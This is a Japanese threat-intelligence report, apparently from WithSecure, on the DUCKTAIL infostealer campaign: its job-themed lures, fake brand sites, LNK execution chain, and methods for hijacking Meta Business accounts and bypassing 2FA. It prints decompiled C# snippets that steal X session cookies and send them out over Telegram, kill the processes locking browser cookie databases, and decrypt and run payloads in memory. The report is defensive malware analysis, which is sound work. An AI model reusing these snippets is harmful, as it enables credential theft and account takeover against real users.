


Figure 2: DUCKTAILサンプルの流通量

本章では、DUCKTAILに関する我々の調査を継続し、前回の報告書以降に得られたインサイトを紹介します：

- オペレーションに関連した情報窃取マルウェアの流通量がかつてないほど増加。
- Meta Businessアカウントの乗っ取りだけでなく、X (旧Twitter)広告など他の主要広告プラットフォームにも拡大する可能性を示唆する証拠。
- ルアーを求人情報に、ビクティオロジーをフリーランサーや求職者に、ターゲットプラットフォームをUpworkやFreelancerなどのフリーランスサイトに拡大。
- カスタムローダーの開発など、数々の解析／検知回避技術の開発／導入により、攻撃グループの高度化／成熟化が進む。
- 被害者のマシンに不正な広告を自動的にプッシュする機能など、FacebookやMeta Businessのハイジャックに関する機能の増加。

デリバリーメカニズムの拡大と被害者学

DUCKTAILは、デジタルブランドやマーケティングプロジェクト／製品に関連するルアーテーマを使い続け、Meta　Businessのプラットフォームで活動する個人や企業をターゲットにしています。これらは多くの場合、新製品の発売などのプロジェクト提案を装っています。DUCKTAILが利用しているブランドや企業の例には、以下のようなものがあります：

FENDI	BMW
Toshiba	Macy's
GAP	L'Oréal
Prada	Mango
Lacoste	Uniqlo
Agency Jet	Decadent Copenhagen
Underground	Forty Clothning
CHARLES & KEITH	Nunababy

Figure 3: DUCKTAILによるなりすましブランド／企業の例

昔ながらのルアーが今でも多用されている一方で、有名ブランド／企業やデジタル広告、メディア企業のデジタルマーケティングや広告職の採用／求人に関するルアーテーマが増加しています。




Figure 4: 有名ブランドの求人情報をテーマにした添付ファイルの例




Figure 5: 広告代理店の求人情報をテーマにした添付ファイルの例

DUCKTAILは、LinkedInやWhatsAppを通じて個人をターゲットにし続けていると同時に標的のプラットフォームを拡大し、UpworkやFreelancerといったフリーランス向けのサイトも利用しています。DUCKTAILはこれらのサイトで偽の求人広告を通じてターゲットを狙っています。




Figure 6: DUCKTAILがLinkedInのInMailで使用した求人情報をテーマにしたルアーの例




Figure 7: DUCKTAILがUpworkを通じて使用した求人情報をテーマにしたルアーの例

DUCKTAILのソーシャルエンジニアリング活動の一環として、偽のブランドウェブサイトが散発的に使用されていることも確認されました。DUCKTAILは、Dropboxのようなファイルホスティングサービスへの直接ダウンロードリンクを提供する代わりに、なりすましたブランド／企業に関連する偽ブランドウェブサイトへのリンクをターゲットに送り、最終的に情報窃取マルウェアを含む悪意のある添付ファイルをダウンロードさせます。

いくつかの例:
1. job-mango[.]com/JD_MangoGroup_04.2023.zip
2. pradagroup[.]social/New_Project
3. fendii[.]com/Job.Description.Fendi.2023
4. undrground[.]company /Job-description




Figure 8: ダウンロードリンクのある偽のブランドサイト

LNK実行チェーンの実験と武器化

WithSecure Intelligenceのリサーチによると、DUCKTAILはショートカットファイルとPowerShellファイルで構成される多段階の実行チェーンを武器に追加しました。この実行チェーンは、インフォスティーラー型マルウェアの配信と実行に使用されています。

この実行チェーンは2022年10月に初めて観測され、2023年2月から3月にかけての最新キャンペーンでピークに達しました。本稿執筆時点では、この実行チェーンはDUCKTAILが使用する手法としてはまだあまり一般的ではなく、散発的にしか登場していません。

このショートカットファイルは、通常、他のDUCKTAILアーカイブファイルと同様の方法でターゲットに配布されるアーカイブファイルにバンドルされています。

LNK実行チェーンはDUCKTAIL特有のものではなく、このオペレーションとの関連性が確立されていない他の無関係な感染チェーンでも確認されていることは注目に値します。したがって、WithSecure Intelligenceは、LNK実行チェーンは脅威アクターによって開発されたものではなく、サードパーティを通じて調達されたものである可能性が高いと推測しています。




Figure 9: 観測されたプライマリLNK実行チェーン




Figure 10: ショートカットベースの感染チェーンにつながるDUCKTAILアーカイブの配布




Figure 11: 肥大化したショートカットファイルを含むアーカイブファイルの例

マルウェア機能のアップデート

インフォスティーラー型マルウェアの中核機能は、ほぼそのまま残っています。しかし、時間の経過とともにマルウェアに追加された変更や新機能が確認されています。このセクションでは、前回のレポート以降のマルウェアの主な変更点を紹介します。

X (旧Twitter) での情報収集

少なくとも2023年7月から使用されている新しい機能は、XアカウントにログインしているターゲットのブラウザからユーザーIDとセッションクッキーを採取することです。このマルウェアはすべてのブラウザのクッキーを取得し続けますが、Facebook (Meta) と並んでXからの情報取得に被害者学と明確な焦点が当てられていることから、他の主要な広告プラットフォームへの作戦のシフトと拡大の可能性が示唆されます。

```
internal class TwScannigHandler
{
    // Token: 0x060000CD RID: 205 RVA: 0x000045D8 File Offset: 0x000027D8
    [NullableContext(1)]
    public void Run(int count, MiBriwir bw, TglHandler tglHandler, ConfigData configData)
    {
        foreach (BriwirProfile briwirProfile in bw.Profiles.Where((BriwirProfile a) => !string.IsNullOrEmpty(a.TwCookies) && a.TwCookies.Contains("twid")))
        {
            TwitterData twitterData = new TwitterData
            {
                UserId = briwirProfile.TwCookies.CutString("twid=u%3D", ";", 0),
                Cookies = briwirProfile.TwCookies,
                Ip = ((configData.Ip == null) ? "ko co" : configData.Ip.ToString()),
                Version = tglHandler.Version,
                UserAgent = bw.UserAgent
            };
            tglHandler.SendTwDocument(twitterData);
        }
    }
}
```

Figure 12: 被害者のXユーザーIDとセッションクッキーをブラウザから抽出

```
internal void Send(BriwirProfile profile)
{
    this.Log("send brower data");
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true))
        {
            this.WriteProfile(profile, zipArchive);
        }
        this.SendFile(memoryStream, "fb_" + profile.FbData.UserId + ".zip", 3);
    }
}
```

```
// Token: 0x06000D34 RID: 3380 RVA: 0x0000E72C File Offset: 0x0000C92C
internal void SendTwDocument(TwitterData twitterData)
{
    this.Log("send brower data");
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true))
        {
            this.WriteFile(zipArchive, Encoding.UTF8.GetBytes(JsonConvert.SerializeObject(twitterData)), "1.txt");
        }
        this.SendFile(memoryStream, "tw_" + twitterData.UserId + ".zip", 3);
    }
}
```

Figure 13: 抽出したX情報をC2チャンネルに送信

Meta Businessハイジャック機能の拡張

前回のレポート以降に確認されたマルウェアの機能変更と追加の大部分は、FacebookとMeta Businessのハイジャックコンポーネントに関するものでした。

マルウェアはターゲットのマシンから、Facebookセッションクッキー(および最初のセッションクッキーを通じて取得したその他のセキュリティ認証情報) を使用して、文書化された、または文書化されていない様々なFacebookエンドポイントとやり取りを続けます。これらのエンドポイントは、クロールされるFacebookページか、FacebookのGraph APIなどのAPIエンドポイントです。

いくつかの分野で追加と変更が見られた：

不正な広告の作成と公開に関連する自動化されたアクション。

- 脅威アクターがC2 (Telegram) を介してターゲットのマシンに送信した情報に基づいて、不正な広告キャンペーンを自動的に作成し、公開する。これはいくつかのサブステップを経て実現される：
  - 被害者のアカウントの広告アカウント通知をすべてオフにする。
  - 指定した名前でアクティブな広告キャンペーンを作成します。
  - キャンペーンにアクティブな広告セットを作成し、フィード、ビデオフィード、Facebookリール経由で配信される広告を通じて、米国内のモバイルおよびデスクトップのFacebookユーザーをターゲットとする仕様を設定する。
  - 指定した情報を含む広告クリエイティブ (実際の広告コンテンツ) を掲載し、動画ベースの広告を掲載することができます。
  - 広告ルールを作成し、すべての不正広告を毎日実行するようスケジュールする。
  - 広告ルールを作成し、指定された値に基づいて不正広告の支出予算を最大化する。
  - Telegramで広告キャンペーン情報を送り返す。
- 指定したキーワードを含む広告原稿を自動的に公開します。
- その他、与信配分やページ、広告代理店に関する自動化された業務。

業務乗っ取りと特権昇格の拡大

- ターゲットのアカウント権限を使用して、脅威アクターの電子メールアドレスを財務エディタロールを持つ管理者として追加できなかった場合、非管理者として追加する。非管理者ロールには以下が含まれる：「employee」、「finance_editor」、「finance_edit」、「finance_view」、「developer」、「default」。
- 非管理者として追加された脅威アクターのメールアドレスに、以下の権限を含む追加権限 (ロール) を追加する: 「広告アカウントの管理]、[キャンペーンの管理]、[パフォーマンスの表示]、[Creative Hubのモックアップの管理]。
- 被害者の関連事業の管理者アカウントを財務エディターに変換する。
- 被害者が管理者である関連ビジネスにおいて、被害者のアカウントに対して、以下を含むすべての権限を有効にする：「full_control」、「finance」、「developer」、「basic_access」。

セキュリティ認証

- 様々なエンドポイントからフェッチされるアクセストークンのリストを拡張。
- 後で使用するための2FAコードの生成と取得 (2FAのバイパス)。
- 被害者のFacebookアカウントに関連付けられている2FAの方法を無効にする。

追加情報

- ターゲットのアカウントが公開したFacebookページのリストを取得。
- ターゲットの当日の総広告費を取得する。
- ターゲットの関連する広告アカウントから広告ピクセルのリストを取得する。
- ターゲットの関連企業からクライアント広告アカウントのリストを取得する。
- ターゲットの関連企業から所有する広告アカウントのリストを取得する。
- 広告アカウントの制限を取得します。

これらの機能のいくつかは、Metaによる変更と強化のため、時間の経過とともに機能しなくなる可能性があることは注目に値します。しかし、このマルウェアには、執筆時点でこれらの機能のコードが含まれていました。

RestartManager (RM) の使用

少なくとも2023年7月以降、DUCKTAILのサンプルで確認されているもう1つの新機能は、RestartManager (RM) を使用してブラウザのデータベースをロックするプロセスを強制終了することです。プロセスやサービスによって使用中のファイルは暗号化できないため、この機能はランサムウェアによく見られます。

```
List<Process> list = new SearchFileUtils().WhoIsLocking(profile.CookiePath.ConvertSecureStringToString());
Thread thread = new Thread(delegate
{
    int num = 100;
    while (num-- > 0)
    {
        try
        {
            File.Copy(profile.CookiePath.ConvertSecureStringToString(), fileNewName, true);
            Console.WriteLine("copy succcess");
            break;
        }
        catch (Exception ex5)
        {
            Console.WriteLine(ex5.ToString());
            Thread.Sleep(1);
        }
    }
});
thread.IsBackground = true;
thread.Start();
if (list != null && list.Count > 0)
{
    foreach (Process process in list)
    {
        process.Kill();
    }
}
thread.Join();
```

Figure 15: ブラウザデータベースのコピーとロックされたプロセスの強制終了の試み

```
public List<Process> WhoIsLocking(string path)
{
    string text = Guid.NewGuid().ToString();
    List<Process> list = new List<Process>();
    uint num2;
    int num = SearchFileUtils.RmStartSession(out num2, 0, text);
    if (num != 0)
    {
        throw new Exception("Could not begin restart session.  Unable to determine file locker.");
    }
    try
    {
        uint num3 = 0U;
        uint num4 = 0U;
        uint num5 = 0U;
        string[] array = new string[] { path };
        num = SearchFileUtils.RmRegisterResources(num2, (uint)array.Length, array, 0U, null, 0U, null);
        if (num != 0)
        {
            throw new Exception("Could not register resource.");
        }
        num = SearchFileUtils.RmGetList(num2, out num3, ref num4, null, ref num5);
        if (num == 234)
        {
            SearchFileUtils.RM_PROCESS_INFO[] array2 = new SearchFileUtils.RM_PROCESS_INFO[num3];
            num4 = num3;
            if (SearchFileUtils.RmGetList(num2, out num3, ref num4, array2, ref num5) != 0)
            {
                throw new Exception("Could not list processes locking resource.");
            }
            list = new List<Process>((int)num4);
            int num6 = 0;
            while ((long)num6 < (long)((ulong)num4))
            {
                try
                {
                    list.Add(Process.GetProcessById(array2[num6].Process.dwProcessId));
                }
                catch (ArgumentException)
                {
                }
                num6++;
            }
        }
```

Figure 14: Restart Managerを使用してファイルロックのあるプロセスをフェッチするコードスニペット

検知回避と解析対策

DUCKTAILは主に解析の複雑化と検知回避を目的としたツールやテクニックのコレクションを開発してきました。これらの機能は互いに組み合わされることが多く、2023年3月下旬以降急速に拡大し、それ以来分散したサンプルに適用されています。

カスタムローダーの開発と使用

DUCKTAILは2023年4月21日からカスタムローダーの開発と実行チェーンへの組み込みを開始しました。インフォスティーラーと同様に、ローダーもコンパイルされ、.NET Coreの単一ファイルとして配布されました。これらのローダーの目的は、最終的なペイロードを解読し、ロードし、実行時に動的に実行することで不明瞭にすることです。

ローダーは時代とともに何度か変更を繰り返してきたが、一言で言えば、ローダーはいくつかの部品で構成されています：

- メインアセンブリの復号化に使用される鍵/IVの構築: 鍵/IV は一般的に複数の部分から構成され、異なる部分はソースコードに直接ハードコードされるか、アセンブリリソースに埋め込まれるか、HTTP レスポンスから動的に取得されます。
- メインペイロードの復号化: AESで暗号化されたペイロードは、ローダーのリソースにあるか、コードに直接埋め込まれています。
- ダミーのドキュメント／メディアファイルを起動する: いくつかのローダーの亜種は、メインのinfostealerと同様の方法で、ダミーのドキュメント／メディアファイルをドロップして起動する。
- 動的な依存関係のロード: ローダーを利用することで、マルウェアの最新の反復では、依存関係を隠し、メインのインフォスティーラーをロードして実行する前に、動的にロードするようになっている。これについては次のセクションで説明します。

実環境下で観測されたサンプルの中には、何層にもローダーを積み重ねたものがあり、それぞれのローダーが次のローダーを解読、ロード、実行し、最終的なペイロードであるインフォスティーラーがロード、実行されるようになっていることは注目に値します。

```
public void Run()
{
    AppDomain.CurrentDomain.AssemblyResolve += this.ResolveAssembly;
    string text = Encoding.UTF8.GetString(Convert.FromBase64String(string.Concat(new string[]
    { ...
    }))) + Encoding.UTF8.GetString(Convert.FromBase64String(string.Concat(new string[]
    { ...
    })));
    Assembly assembly = Assembly.Load(new MainData.AesGenericEncryptionService().Decrypt(Convert.FromBase64String(text)));
    Type type = assembly.GetType("Net245.Program");
    MethodInfo methodInfo = ((type != null) ? type.GetMethod("Main") : null);
    if (methodInfo != null)
    {
        methodInfo.Invoke(null, null);
    }
    Console.ReadLine();
}
```

Figure 16: ローダーの主要ロジックの例 (クリーンアップ済み)

```
static byte[] DecryptByte(byte[] keys, byte[] bytes)
{
    string text = null;
    HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Head, "https://google.com");
    using (HttpClient httpClient = new HttpClient())
    {
        try
        {
            if (httpClient.SendAsync(request).Result.Content.Headers.TryGetValues("Content-Type", out IEnumerable<string> values) && values != null)
            {
                text = values.First();
            }
        }
        catch
        {
            return new byte[0];
        }
    }
    if (string.IsNullOrEmpty(text))
    {
        return new byte[0];
    }
    byte[] bytes3 = Encoding.UTF8.GetBytes(text);
    byte[] keyData = new Cryptor().GetKeyData();
    byte[] array2 = bytes3.Concat(keyData).Concat(keys).ToArray();
    int num = array2.Length - 32;
    byte[] array3 = bytes;
    while (num >= 0)
    {
        byte[] key = array2.Skip(num).Take(16).ToArray();
        byte[] iv = array2.Skip(num + 16).Take(16).ToArray();
        array3 = new AesGenericEncryptionService(key, iv).Decrypt(array3);
        num -= 32;
    }
    return array3;
}
```

Figure 17: google.comからの応答を使用して復号鍵/IVの一部を構成する例

```
internal class FileOpenHandler
{
    private readonly string _fileName = "file_4212befa39ca4ae58cffb3206d8bb0be_mp4.mp4";

    public void OpenFile(Assembly assembly, byte[] keys)
    ...

    private void OpenFileData()
    {
        try
        {
            Process process = new Process();
            process.StartInfo = new ProcessStartInfo(Path.Combine(Path.GetTempPath(), _fileName))
            {
                UseShellExecute = true
            };
            process.Start();
        }
        catch
        {
        }
    }

    public static byte[] Decompress(byte[] data, byte[] keys)
    ...
}
```

Figure 18: DUCKTAILインフォスティーラーと同様の方法でダミーファイルを起動するローダーの例

動的依存関係のロード

2021年後半以降、DUCKTAILに関連する情報窃取マルウェアは、機能するために4つの外部ライブラリに依存しています。これらのライブラリは

- BouncyCastle
- Telegram.Bot
- Dapper
- HtmlAgilityPack

このマルウェアは.NET　Coreを使用して開発され、単一のファイルとしてデプロイされたため、これらのライブラリはファイルに直接バンドルされています。これらの依存関係は、下図に示すようにはっきりと確認できます。

これらの依存関係の存在は、マルウェアに対する静的ベースの検出の指標となります。このような検出を回避するため、DUCKTAILは実行時にこれらのライブラリを動的にロードする方向にシフトし、バンドルファイルや依存関係リストにおけるこれらのライブラリの存在を排除しています。この機能は、2023年7月8日以降に配布されたサンプルで確認されています。




Figure 19: マルウェアにバンドルされた依存関係

